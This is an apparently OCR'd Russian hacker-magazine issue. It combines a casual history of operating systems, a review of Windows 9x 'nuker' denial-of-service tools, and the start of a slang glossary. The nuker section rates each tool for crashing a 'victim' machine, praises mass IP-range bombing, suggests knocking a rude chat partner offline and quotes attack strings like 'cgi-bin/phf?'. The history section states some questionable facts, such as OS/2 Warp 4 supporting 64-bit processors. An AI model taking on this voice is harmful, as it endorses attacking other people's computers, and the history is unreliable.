OS/2 вышла в конце 1987 года. Она была в состоянии использовать развитые вычислительные возможности процессора 80286 и обладала средствами обеспечения связи с большими машинами фирмы IBM. В 1993 году фирма IBM выпустила OS/2 2.1, полностью 32-разрядную систему, обладавшую способностью выполнять приложения, созданные для Windows (о да, мы о ней еще поговорим), имевшую высокую производительность и поддерживающую большое количество периферийных устройств (все дело в волшебных драйверах). В 1994 году вышла OS/2 Warp 3. В этой реализации, помимо дальнейшего повышения производительности и снижения требований к аппаратным ресурсам, появилась поддержка работы в Интернете. Сейчас же из последних версий следует отметить лишь OS/2 Warp 4, способная работать с 64-разрядными процессорами. Кроме того, в свежаке довольно полно представлены средства взаимодействия с Интернетом, позволяющие OS/2 выполнять не только клиентские программы, но и выступать в качестве веб-сервера. Начиная с третьей версии, фирмой IBM поставляются локализованные версии OS/2 для России. Пройдя довольно большой и сложный путь, эта ОС для персональных компьютеров обладает сегодня такими особенностями, как реальная многозадачность, продуманные и надежные подсистемы управления памятью и администрирования процессов, встроенная поддержка работы в сети и дополнительные функции сетевого сервера, мощный язык программирования REXX, предназначенный для решения задач системного администрирования. Перечисленные возможности позволяют использовать OS/2 в качестве операционной системы для мощных рабочих станций или сетевых серверов.

Microsoft Windows

Сначала, как утверждает один специалист, были динозавры, а «Окошек» не было. Врет, конечно. Потому что был Apple Macintosh (1983-1984 гг - версии 1.0-1.1) с графическим интерфейсом, с которого, как утверждают, Билли Г. и слизал GUI для Windows. Более того, все началось с IBM`овской OS/2, о которой - см. выше. В общем, Windows была, наверное, первой операционкой, которую Гейтсу никто не заказывал, а разрабатывать ее он взялся на свой страх и риск. Что в ней такого особенного? Во-первых, графический интерфейс. Такой на тот момент был только у пресловутой MacOS. Во-вторых, многозадачность. Конечно, некоторые операционки позволяли в бэкграунде запускать дополнительную задачу, но уж больно они геморройно работали. В общем, в ноябре 1985 вышла Windows 1.0. Окна в нем не перекрывались, на 8086-х процессорах ядро глючило по-страшному из-за явного отсутствия оптимизации под данный камешек. Основной платформой ставились 286-е машины.

Ровно через два года, в ноябре 87-го вышла Windows 2.0, через полтора года вышла 2.10. Ничего особенного в них не было, разве что окна научились перекрываться.

И вот, наконец, революция! Май 1990-го года, времена великих свершений и свержений. Короче, вышла Windows 3.0. Чего там только не было: и ДОС-приложения выполнялись в отдельном окне на полном экране, и Copy-Paste работал для обмена с данными ДОС-приложений, и сами Винды работали в нескольких режимах памяти: в реальном (базовая 640 Кб), в защищенном (версии 80286) и расширенном (80386). При этом можно было запускать приложения, размер которых превышает размер физической памяти. Имел место быть и динамический обмен данными (DDE).Через пару лет вышла и версия 3.1, в которой уже отсутствовал геморрой с базовой памятью (если кто запускал старые игрушки, тот помнит, как те требовали то 560 кб, то еще сколько-то, хотя RAM`а могло быть и 16Мб). Также была введена новомодная примочка, поддерживающая шрифты True Type. Обеспечена нормальная работа в локальной сети. Появился Drag&Drop (перенос мышкой файлов и директорий). Появилось OLE (Object Linking & Embedding). В версии 3.11 была улучшена поддержка сети и введено еще несколько малозначительных фишек. Параллельно вышла Windows NT 3.5, которая была на тот момент сбором основных сетевых примочек, взятых из OS/2.

В июне 1995 вся компьютерная общественность была взбудоражена сообщением Microsoft о релизе в августе новой операционной системы, существенно иной, нежели Windows 3.11, но в то же время следовавшей канонам MS - окошки

и еще раз окошки. 24 августа - дата официального релиза Windows-95 (другие названия: Windows 4.0, Windows Chicago).Теперь это была не просто операционная среда - это была полноценная операционная система, не требующая для загрузки дисковой операционки. 32-битное ядро позволяло улучшить доступ к файлам и сетевым фишкам. 32-битные приложения были лучше защищены от ошибок друг друга, имелась и поддержка многопользовательского режима на одном компьютере с одной системой. Множество отличий в интерфейсе, куча настроек и улучшений «под юзера» - одна лишь кнопка Start, вошедшая как притча во языцех, чего стоила... Был и апдейт специально для Windows 3.1x - OSR1, который не ставился из-под ДОСа, а просто апгрейдил «три-одиннадцатые». Кстати, в поставку входил так называемый DOS 7.0, который, к сожалению, имел сильные отличия от DOS 6.22 и, увы, не в лучшую сторону.


Чуть позже вышла новая эНТя, с тем же интерфейсом, что и 95-е форточки. Поставлялась в двух вариантах: как сервер и как рабочая станция. Системы Windows NT 4.x были надежны аки Аэрофлот, но не столько потому, что у Microsoft Team проснулась совесть, сколько потому, что NT писали программисты, когда-то работавшие над VAX/VMS. Потом, к тому же, с момента выхода системы было выпущено 6 Service Pack`ов...

В 1996-м году вышла Windows-95 OSR2 (если не ошибаюсь, это расшифровывается как Open Service Release). В дистрибутив входил Internet Explorer 3.0 и какая-то древняя версия Outlook`a (тогда называемая просто Exchange). Из основных фишек - поддержка FAT32, улучшенный инициализатор оборудования и драйверов. Некоторые настройки (в том числе и видео) можно менять без перезагрузки. Имелась и встроенная DOS 7.10 с поддержкой FAT32.

Год 1998. Вышла Windows-98 со встроенным Internet Explorer 4.0 и Outlook. Появился так называемый ActiveDesktop, который, если честно, только мешал, но был «переходным» к Инетерне-товской ОС (тогда M$ уже бредила о такой системе, полностью интегрированной с инетом). Улучшена поддержка универсальных драйверов и API DirectX. Встроена поддержка нескольких мониторов. Опционально можно было добавить замечательную утилиту по переводу жестких дисков из FAT16 в FAT32. Встроенный DOS датировался все тем же 7.10.

Через год вышла Windows 98 Special Edition. С оптимизированным инициализирующим ядром Internet Explorer добрался до версии 5.0, который по большому счету мало чем отличался от 4.x. Интеграция с Всемирной Паутиной, заключающаяся в поставке нескольких слабеньких утилит типа FrontPage и Web Publisher. DOS был все тем же - 7.10.

Наше время, год назад. Выходит полная версия Windows Millenium. Интернет Експлодер стал версией 5.5, DOS вроде умер, но умные лица утверждают, что он был, но назывался 8.0. Досовские приложения просто игнорируются. Интерфейс улучшился за счет графических навороти-ков и акселерации всего, что может двигаться (включая курсор мышки). Плюс пара сетевых наворотов и отсутствие winipcfg...



Последнее время БиОсь набирает обороты. Красиво, правда?

Ну и, наконец, 2001 год. Ждем не дождемся Whistler'a, недавно переименованного в Windows XP (в этом же номере ты можешь прочесть обзор бета-версии этой системы).

BeOS

История этой ОС начинается в далеком 1989 году, когда Стив Джобс (в свое время основавший Apple) задумывается о создании операционки для производимых его

фирмой NeXT Computers компьютеров NeXT. Написанная наподобие Юникса и начиненная при этом графической оболочкой, система была поставлена на все компьютеры NeXT, но... увы, компьютеры практически никто не покупал из-за несовместимости с другими платформами и довольно высокой цены. Но это была по-настоящему мультимедийная система. В начале девяностых о таких вещах и не слышно было. Встроенный DSP (цифровой сигнальный процессор), поддержка CD-приводов. Система NeXTStep с GUI, с которого, похоже, и был срисован Windows 9x. В общем, это должно было стать действительно РУЛЕЗНОЙ вещью. Но не стало. Хотя, по слухам, и легло в основу BeOS.

Абсолютно новая операционная система BeOS впервые появилась в 1996 году. Она использует старый добрый графический интерфейс с окошками, но при этом BeOS разительно отличается от Виндов - весь ее код написан в юниксоидном стиле, с консолью, с громадными строками команд и так далее. При всем при этом последние версии BeOS стабильно поддерживают две платформы: PowerPC и x86-ю архитектуру. Более того, Би можно поставить на один комп с Виндами и ничего тебе за это не будет :).

Архитектура BeOS строго следует канонам NeXT и вследствие этого специально оптимизирована для обработки видео и аудиоинформации. API объектно-ориентирован покруче иных ДиректЫксов.

Сейчас БеОСь развивается, ей даже посвящены отдельные сайты вроде www.benews.ru.

СЕТЕВЫЕ ОПЕРАЦИОНКИ

SuperDOS

В середине 80-х с появлением такой мощной и популярной по тем временам машины как IBM-PC на базе процессора Intel 286 начала расти и потребность в сетевых технологиях под эту нехилую тачку. SuperDOS - это, наверное, первая мультиюзерская многозадачная ось, предназначенная для компьютеров на камне 80286 и старше. Эта операционка, разработанная фирмой Bluebird Systems, ведет свою историю с 1983 года и предназначена в основном для решения бизнес-задач. Выполнение под этой операционной системой приложения фирмы Bluebird Systems, носящего имя PC-Connect, позволяет клиентам работать с программами, разработанными для MS-DOS и Windows. Система очень нетребовательна к ресурсам, занимает в оперативной памяти около 100 Кб и способна обслуживать до нескольких десятков пользовательских терминалов.

Novell NetWare

В середине 80-х появилась SuperDOS, к сожалению, слабо работавшая в качестве мощного сервера с кучей возможностей. Сию неблагодарную работу взяла на себя фирма Novell, до этого занимавшаяся своей вариацией дисковой ОСи (DR-OpenDOS). Фактически, Новелл была первой, кто вообще начал производить серверное ПО для персоналок. Novell NetWare 2.x уже позволяла работать в качестве файлового сервера, предназна-

ченного для общего использования с высоким уровнем безопасности. Версия 3.x позиционировалась как операционка для «трешек». НеТвари третьих версий были намного лучше, нежели иные операционки, использующие большой объем оперативной и дисковой памяти. Что самое забавное, некоторые из последних версий семейства 3.x до сих пор используются в наших организациях и ведомствах. Например, в Государственном Информационном Центре МВД РФ есть несколько серваков, использующих НеТварь. А все из-за так называемой SFT III - System Fault Tolerance III, то есть устойчивости к отказам третьей категории. По тем временам зеркализация серверов и дуплексирование винчестеров (это когда один винт выходит из строя, система не падает) воспринималось как нечто новейшее. Более того, в третьих версиях семейства НеТварей была такая фишка: если в сети несколько серваков, и один из них упал, то все остальные просто не обращали внимание, переключив его функции на себя.

Все вышеперечисленные феньки вошли и в Novell NetWare 4.x. Из нового в этой Си была реализована Novell Directory Services (NDS) - система управления ресурсами и сервисами сети. Подробно останавливаться на этом не буду, добавлю лишь, что в четвертые версии была включена поддержка всех процессоров от Intel, начиная от 80386 и заканчивая последними на тот момент «Пентиумами». Это позволяло организовывать сети с различными аппаратными устройствами, а поддержка SMP еще и дала возможность увеличивать производительность серверов за счет использования нескольких процев сразу. Также была встроена возможность организации системы целого предприятия с использованием утилит, входящих в поставку Novell NetWare 4.x. Плюсом к тому явились всякие проги типа новелловского веб и фтп-сервака, сервис многопротокольного маршрутизатора, шлюз IPX/IP. В общем, Бивисам дают.

И, кстати, четвертая НеТварь была вполне совместима с третьей версией, что позволило не выбрасывать на помойку старые дистрибутивы, а пользовать их по максимуму. Представь, что в Сети стоят машины с Windows 3.11 и Windows 95 и часть функций девяностопятых доступны стареньким три-одиннадцатым! Правда, 3.11 - все-таки не столько ОС, сколько операционная среда, поэтому технически это вряд ли возможно… но было бы как минимум прикольно.

ОПЕРАЦИОННЫЕ СИСТЕМЫ, НЕСОВМЕСТИМЫЕ С АРХИТЕКТУРОЙ IBM-PC (ПОЗЖЕ - X86)

РУССКИЕ ОПЕРАЦИОННЫЕ СИСТЕМЫ

ДОС ЕС

Если ты, дорогой читатель, думал, что такое (см. заголовок) невозможно или нереально по тем или иным причинам, то ты ошибался. Все началось в 1966 году, когда сверху (ты еще помнишь, что означает понятие «сверху»?) спустили указ: в течение двух лет разработать проект, цитирую, «комплекса типовых, высоконадежных информационных вычислительных машин с диапазоном по производительности от 10 тыс. до 1 млн операций в секунду, построенных на единой структурной и микроэлектронной технологической базе и совместимых системах программирования для вычислительных центров и автоматизированных систем обработки информации». О как! Короче, чтоб были и воркстейшны на 1Мгц, и чтоб совместимость 100-процентная, и чтоб операционка у всех одна была. Ну и в сеть их, естественно, прямо в сеть.

Долго объяснять, почему и зачем - в общем, наши програмеры взяли за основу DOS 360, написанный под машины IBM/360. ЭВМ, под которые им надо было писать ДОС, уже были созданы каким-то минским приборостроительным бюро и назывались машинами Единой Системы (ЕС). Разработка программ, сборка системы и написание документации производились коллективом все тех же минских программистов. Создание ДОС ЕС было завершено в 1971 году и тогда же начались ее поставки с машинами ЕС-1020, ЕС-1030 и ЕС-1040. ДОС ЕС 1.0 была рассчитана на крайне скромные ресурсы машин ЕС ЭВМ, могла морфироваться только под конкретную конфигурацию железа и выполняла до трех задач одновременно. Короче, первая дисковая операционная система в СССР.

Несмотря на то, что система структурно была аналогична DOS/360 MFT, переработка текста исходников привела к тому, что разработчики ДОС ЕС 1.0 ввели просто туеву хучу нововведений, объединенных в четыре основных блока: управляющая программа, системные утилиты, трансляторы, средства генерации системы. Из интересных фич было: программа «Библиотекарь», отладочная программа «Автотест», набор программ «Утилиты», управляющих перемещением, копированием, вводом и выводом файлов, трансляторы с языков Ассемблер (два варианта - экономичный и быстрый), Фортран (два варианта - базисный и Фортран 4), РПГ и ПЛ /1. Позднее был добавлен транслятор с языка Кобол.

В 1975-м году вышла ДОС ЕС 2.0, в которой был введен мультизадачный режим, базисный телекоммуникационный метод доступа. В системе теперь велись логи ошибок железа и прог. Появились утилиты, обеспечивающие совместимость Единых Систем с машиной «Минск-32». Впрочем, даже с вышедшей в 1978 году ДОС 3.0 ЕС ситуация не изменилась: В СССР эти системы распространения не получили.

СВМ

Слышал про «Роботрон»? Во времена моего колясочного детства это был самый известный комбинат по производству ЭВМ. В общем, именно его сотрудники и зарелизили в 1982-м СВМ 1.1, взяв за основу пятую редакцию Virtual Machine/370 от разнесчастной IBM. Виртуальная Машина (ВМ) занималась виртуализацией отдельных железок. Виртуальная память - слышал такое понятие? Вот оно и есть. НО! Самое главное: система предложила новый принцип параллельной работы пользователей на одной ЭВМ, когда каждому пользователю предоставляется своя виртуальная машина, функционально эквивалентная реальной ЭВМ.

Помнишь «Microsoft Family Logon»? Вот из СВМ (VM) она и выросла. Версия СВМ 2.2 на базе «шестерки» VM/370 вышла через год. Не претендуя на лавры дисковых и простых операционок, система заняла свою нишу и потихоньку развивалась.

К 1989 году СВМ ЕС выросла до четвертой версии и успешно завоевала внимание пользователей ЕС ЭВМ-2 и ЕС ЭВМ-3, юзавших одновременно несколько операционных систем ЕС ЭВМ (например, ДОС, ОС и МОС) или несколько различных версий этих ОС. Кстати, разработчики СВМ и по сию пору работают с IBM на тему новых версий VM.

К сожалению, рассказать обо всех русских ОСях невозможно по причине нехватки места в журнале. Перечислю наиболее выделившиеся: «Операционная система ИПМ» (1967-1970), «Диспетчер-68» (1967-1968), «Новый диспетчер-70» (1970), система «Дубна» (1970), ОС ЕС (1970-73), ВК 1010 (1978), мобильная операционная система для ЕС ЭВМ ака МОС ЕС (год не выяснен), операционная система реального времени ака ОС РВ (1985), а также: система «ОКА» (1980), графическая инвариантная система ака ГРИС (1987).

ОПЕРАЦИОННЫЕ СИСТЕМЫ APPLE II/MACINTOSH

MacOS 1.1 (январь 1984-го). Графическая оконная система с интересными возможностями, включая автоматический запуск аналога M$-проводника при запихивании какого-нибудь диска/дискеты в привод.

Apple Desktop (1986) основывалась на том же коде, что и MacOS, но обладала некоторыми возможностями, которые M$ ввел лишь в Windows 95 (а иные и вообще только в 98-х/ME). Файловый менеджер был весьма и весьма информативным с достаточно большими возможностями.

GEOS (1988). Интересен хотя бы тем, что создан он компанией Berkeley Software (знакомое название, правда?). В системе имелось несколько окошек наподобие виндовой кнопки Start, откуда к файлам и приложениям вели различные ярлычки. К системе прилагалась простенькая програмка для рисования и текстовый процессор.

GSOS (1993). Из не-MacOS`ов, наверное, самая крутая на тот момент. Рассчитана, правда, на улучшенный вариант Apple II под названием Apple IIGS. 16-цветовая гамма, работа со всеми доступными на тот момент приводами, возможность drag-and-drop`а прямо на десктоп, возможность кастомизации иконок папок, отличный файндер, калькулятор и вообще куча прилагающихся утилит.


Про поздние версии MacOS рассказывать бессмысленно - это мало кому интересно. Да и потом, наверняка у нас будет обзор MacOS X. Тогда все и узнаешь.

На этом все. Разреши откланяться и пойти допить пиво. Да, кстати, и не забывай посещать www.xakep.ru. Там есть что посмотреть и есть что почитать (включая творения вашего покорного слуги).

Нюкнем по маленькой?

К 100-летию со дня рождения Дюка Нюкема






GALAN T (GALANTTT@MAIL.RU)

Нюк (nuke) - это атака на машину под управлением MS Windows 9x, основанная на некорректной реализации поддержки работы с Сетью в этой операционке. Для того, чтобы показать пользователю заветный «синий экран», существует большое количество программ, некоторые из которых описаны ниже. Они элементарны в использовании, это же старый, добрый боевой софт.

Bitch_Slap v1.0. (97Кб)

Наверное, самая простая из программ подобного рода. От тебя требуется только указать IP-адрес жертвы и нажать на кнопку. Программа пошлет по 139-му порту сообщение, которое должно уронить непропатченную машину под управлением Win 9x, или WinNT. В случае если этого сделать не удастся, будет выдано соответствующее сообщение, что приятно отличает программу от некоторых ее собратьев, которые в аналогичной ситуации молчат, как партизаны.

Blood Lust. (106Кб.)



Нюкер с несколько большими возможностями, чем предыдущий, так как помимо обязательного адреса жертвы еще можно указать сообщение, которое будет послано, и порт, который это сообщение получит. Приятный интерфейс, выполненный красными буквами на черном фоне, почему-то с изображением физиономии, не оставит равнодушным, и та минута, когда компьютер жертвы наконец-то повиснет, запомнится надолго.


CGSi OOB Messager (149Кб.)

Эта программа уже больше похожа на серьезную разработку, так как ее возможности не заканчиваются на простой отправке сообщения по указанному порту. Подобная операция может производиться с целым списком адресов, причем ты можешь останавливать и вновь запускать процесс по своему желанию. Также можно повторять массовый нюк через определенные промежутки времени. Программа обладает стандартным Windows-интерфейсом, так что ее использование ничем не отличается от использования большинства подобных средств. Я думаю, что небольшой размер, и достаточно высокая скорость работы привлекут внимание нетребовательных пользователей.

Death n Destruction:DOS. (31Кб.)


Честно говоря, я не ожидал от такого небольшого приложения каких-то уникальных возможностей... Как и в большинстве подобных программ, тебе предлагается ввести адрес жертвы, используемый порт, и строку, которая будет в него посылаться. Для 30-килобайтовой программы это уже само по себе неплохо, но еще в программу встроен «диспетчер портов», который позволяет выбрать определенный порт и следить за той информацией, которая в него приходит. Благодаря этому ты можешь вовремя выявить подобную атаку на твою машину и принять соответствующие меры. Кстати, в основном окне программы доступны показания счетчика, указывающего на количество удавшихся нюков за текущий сеанс работы. Возможно, это поможет оценить эффективность программы.

F-ed Up v2.0 (119Кб.)



Еще одна из программ, написанных программистами-минималистами. Небольшой размер, два поля ввода (адрес и порт) и три кнопки, одна из которых закрывает программу, а две другие управляют соединением с сервером и отправкой ему сообщения. Изменить сообщение нет никакой возможности, поэтому чужой порт молча примет положенное ему «BLA». В том случае, если программе не удается подключиться к указанному порту, выдается сообщение, что атакуемая машина «пропатчена». Единственная возможность, которая заставила меня повнимательнее взглянуть на эту программу, заключается вовсе не в аскетичности создателей и даже не в стандартных кнопках на черном фоне, а в том, что это одна из немногих программ, которая разграничивает подключение к порту и отправку в него сообщения. Для чего это может быть нужно? Вот, например, общаешься ты с человеком в чате. Общаешься и общаешься, как вдруг замечаешь, что он начинает тебе грубить, в общем, ведет себя не по-мужски. Подключаешься к его 139-му порту и терпеливо пытаешься наставить его на путь истинный. Если тебе это удается, то ты с чистой совестью закрываешь программу, а если нет, то один клик мышки отправляет его в оффлайн. Приятно чувствовать свою руку на пульсе событий.

Knewk'em ALL




(116Кб.) Автор программы, видимо, большой любитель внешних эффектов, так как вид окна программы напоминает интерфейс управления киборгом где-то 80-го года рождения. Бегущие по основному экрану строки нулей и единиц, лаконичная надпись «Dirk» в окне «About», огромная кнопка «Nuke», такая же огромная, и почему-то красная кнопка «Выход», все это выдает в программисте человека творческого, чуждого серости и однообразия. А чем же он порадовал нас в плане возможностей, я сейчас и расскажу. Ставшие уже доброй традицией, поля ввода IP-адреса, порта и посылаемой строки, в этой программе дополнены еще полем, которое позволяет менять количество проводимых нюков. Теперь тебе больше не придется тупо давить на кнопку десятки раз, достаточно лишь один раз ввести заветную цифру, и дожидаться результата. В самом низу окна можно увидеть строку состояния, в которой нам рассказывают, чем занята программа в данный момент. Могу порекомендовать программу тем, чья ностальгия по «кулхацкерским» временам еще не

прошла. Получите много удовольствия от использования «|<new'|>'em ALL», ведь сам автор именно так называет свою программу.

PNuke v1.1 (123Кб.)

Очень приятная программа, правда, с интерфейсом на любителя. Выглядит она так, будто маленьким детям дали раскрасить обычное Windows-приложение, причем в количестве цветов их не ограничивали. Эту программу можно рекомендовать в качестве универсальной, так как настройки подлежит практически все: IP-адрес, порт, сообщение и количество повторов. И это в режиме «одиночного нюка». В режиме массовой «бомбежки» можно указать диапазон IP-адресов и задержку между последовательно посылаемыми сообщениями. Доступен также счетчик успешно отправленных сообщений, который при хорошем соединении достаточно быстро производит обратный отсчет. В программу встроен файл помощи, из которого можно узнать, как пользоваться PNuke с наибольшей эффективностью.

Meliksah Nuker v1.0 (100Кб.)



По возможностям эта программа очень похожа на предыдущую, но, в отличие от нее, не обладает настолько «ультрасовременным» интерфейсом, компенсируя это небольшим размером и появившейся возможностью добавлять в посылаемую строку символ «конца строки» (EOL). Итак, указав адрес, порт, сообщение и количество повторов, тебе остается только следить за строкой состояния, чьи сообщения отличаются понятностью и лаконичностью, чего порой так не хватает большинству подобных программ. Автор оставил свои координаты, так что желающие могут посетить его web-страницу, или послать e-mail. Хотя я не думаю, что у тебя могут возникнуть какие-то вопросы в процессе использования этой программы, так как здесь все предельно просто и понятно.


Nuke Attack v1.0 (330Кб.)

За незатейливым названием скрываются столь же незатейливые возможности. IP-адрес, порт и кнопка «Kill» - вот и весь интерфейс данной программы. И все это выполнено на так любимом программистами и пользователями черном фоне. В принципе перед вами яркий пример того «как не надо писать программы». В распакованном виде она занимает 400 Кб, а возможностями уступает большинству программ, имеющих размеры в несколько раз меньше. Единственное на что можно обратить внимание, если ты все таки скачал данную программу, так это на окошко «About», в котором программисты «увековечили» какую-то фразу, подозрительно похожую на название музыкальной группы. Nuke Attack еще раз убедил меня в том, что размер программы и ее содержание связаны между собой далеко не пропорционально.

D.O.S. Panther Modern AM (121Кб.)

Назвать эту программу нюкером язык не поворачивается, так как она может значительно больше, чем просто посылать одно сообщение в указанный порт. Скорее это генератор exploit'ов, который можно также использовать и как нюкер. Указав программе адрес хоста и строку, которая будет посылаться, выбрав один из двух режимов работы и нажав кнопку «begin», можно спокойно уходить пить кофе. В зависимости от выбранного режима, сообщение будет посылаться либо во все порты, начиная с первого и заканчивая 1024-м, либо только в самые распространенные, то есть те, которые с большей вероятностью открыты на машине жертвы. В настройках программы можно указать интервал между отправлением сообщений в два разных порта, причем значения могут варьироваться от одной тысячной секунды до минуты. В любой момент процесс отправки сообщений можно прекратить одним нажатием мыши. Среди сообщений по умолчанию встречаются достаточно интересные, ну, например, «GET ../..» или «cgi-bin/phf?», которые при некотором везении повышают шансы обрушить удаленную машину.

Windows Nuke'it (234 Кб.)




Еще одна программа, список возможностей которой несколько отличается от реализованных в предыдущих продуктах. Помимо строки состояния и прогресс-индикатора, являющегося приятным дополнением к качественно сделанному интерфейсу, в программе есть возможность принудительной задержки перед подключением к компьютеру жертвы. Nuke'it может самостоятельно закрываться после завершения всех своих действий, так что тебе даже не придется за ним следить. Реализована обработка ошибок, и поэтому, если ты забудешь указать адрес хоста или используемый порт, программа ненавязчиво об этом напомнит.

R.A.S v1.1 (141Кб.)

Полное название этой программы звучит как Remote Attack Suit, что можно перевести как «Чемоданчик удаленных атак» :). И действительно, в одной программе собраны средства для проведения 5-ти видов различных D.O.S.-атак. Среди них можно отметить такие распространенные, как «Ping of death» или пресловутую OOB-атаку, иногда называемую просто нюком. Видимо из-за того, что автором был разработан комплекс программ, ни одна из них не была в достаточной степени отлажена, поэтому при работе возможны определенного рода ошибки. Но при несколько скудных возможностях модулей, реализующих ту или иную атаку, вероятность их возникновения все же не очень велика. В этой программе реализован самый простой нюк, который требует от пользователя только порт и IP-адрес, поэтому настройка программы много времени у вас не займет.

Agressor Exploit Generator v0.85




Напоследок я хотел бы рассказать о программе, перед которой все предыдущие кажутся детскими игрушками, так как даже простой список ее возможностей поражает. Программа самостоятельно работает с модемом, причем из главного меню позволяет выбрать необходимый, если у тебя их несколько. В этом же окне можно наблюдать все прогресс-индикаторы выбранного модема и, получается, собственными глазами следить за процессом атаки. Из атак доступны Land, Suffer, Boink, и всеми нами любимый Spoofed OOB. Для того чтобы выбрать IP жертвы, предусмотрена возможность как просто ввести его, так и загрузить из файла, причем точно такая же процедура предусмотрена и для списков IP-адресов. С помощью Agressor'а можно самостоятельно конструировать пакеты, так что в любой момент есть возможность испытать на жертве какой-нибудь новый buffer overflow. Доступны протоколы TCP,IMTP и UDP. Для каждого из них можно задать огромное количество параметров, что позволяет использовать их наиболее эффективно. Программа также работает со списками портов, и теперь больше нет нужды вводить их каждый раз вручную. Единственным недостатком данной программы можно назвать, пожалуй, только полное отсутствие встроенной документации, и то, что она распространяется по принципу shareware, то есть за деньги. Все остальное заслуживает всяческих похвал.

В общем и целом, стремись расти правильным кулхацкером, выбирай правильный софт, но атакуй только в случае крайней необходимости. И помни, что самый лучший нюкер - это электрорубильник в подъезде твоей жертвы :))!



Словарь, который ты всегда хотел





X-Crew (magazine@real.xakep.ru))

Сообщение на пейджер: *"Данилыч, замыль мне аттачем драйвера для ЕСС'овской звуковухи под 95-й мастдай!"*
Из ранних номеров][: *"Ты кого за ламера пингуешь, мастдай недопатченный?"*

IRC/ICQ

уин *(uin)* - номер аськи, ими даже торгуют
ася или аська *(icq)* - програмка такая с www.mirabilis.com
afk *(сокращение от away from the keyboard)* - отошел
bbs *(скоращение от be back soon)* - не прощаюсь, скоро буду
